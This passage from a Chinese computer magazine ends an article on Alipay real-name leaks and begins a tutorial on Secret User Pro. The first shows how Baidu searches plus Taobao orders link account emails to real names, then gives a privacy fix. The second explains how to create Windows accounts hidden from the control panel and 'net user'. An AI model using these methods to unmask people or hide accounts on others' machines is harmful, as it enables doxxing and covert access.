


图7

在淘宝中也有实名漏洞，大家知道在淘宝做网店的话就必须过支付宝的实名认证。这里问题也出现了，只要你和对方建立了交易，淘宝在交易订单中也会列出对方姓名！如图6。

而我们在百度中以关键词“我的支付宝账号 @163.com”搜索，你看到了什么？如图7。都是账号！不一会儿就都是真名了。

大家已经明白了问题的严重性，现在我们来商讨解决之道。有人说，支付宝注册的时候不用真实姓名不就完了？我认为这不可行。你用支付宝还必须得用真名，要不然交易、转账、使用都会受限制。我个人认为，创建支付宝专用的邮箱是最好解决方法。这个邮箱专门用于支付宝登陆。不在论坛，文章、日常工作、学习中提及该邮箱即可。这样一来，获取不到邮箱怎么会查询到真名？如何修改邮箱呢？登陆支付宝后，选择“我的账户”，在“EMAIL地址”后选择“修改”。然后就可以修改邮箱账号了。如图8、9。




图8




图9

希望大家在生活中提高隐私防泄漏意识，这样我们才能更好的度过每一天。

打造深度“潜伏”的Windows账户

郭建伟

Windows的一大特点是支持多账户，在默认情况下，所有的账户都处于可见状态。不管是在控制面板中打开账户管理窗口，还是在CMD窗口中运行“net user”命令，所有的账户都会一览无余。但这也给账户的安全带了一定的安全隐患，别人可以根据您的账户信息，追踪您接触过的重要数据，而且一旦您的账户密码泄露，您的所有敏感信息就会彻底暴露。那么能否在Windows中创建深度隐藏的账户，让别人毫无察觉呢？使用Secret User Pro（简称SUP）这款独特的安全软件，您就可以可以利用隐形账户将自己彻底雪藏。

在SUP安装程序的“Access Code”窗口，如图1中的“Create an Access Code”栏中必须输入呼叫码（本例为“user007”），其内容由字母和数字组成。之后点击“Install”按钮，完成SUP的安装操作。




图1

SUP处于隐蔽运行状态，不管在桌面、开始程序菜单、系统服务、启动项、添加删除程序窗口等位置都无法发现其踪迹。启动SUP的方法很奇特，在“开始”→“运行”菜单中输入之前设置的呼叫码（例如输入“user007”），确定后才可以打开SUP管理窗口，如图2。在“Secret Users”栏中显示所有存在的隐蔽账户，默认状态下，SUP可以自动添加创建名称为“SecretUser”的账户。

在“Tools”面板中点击“Add User”按钮，在弹出窗口，如图3中的“Username”栏中输入新的账户名称，在“Password”和“Confirm Password”栏中输入登录密码。如果勾选“Remember Password”项，表示允许SUP自动记忆该密码。点击“Create User”按钮，完成该账户的添加操作，按照上述方法，可以添加任意多个隐蔽账户。

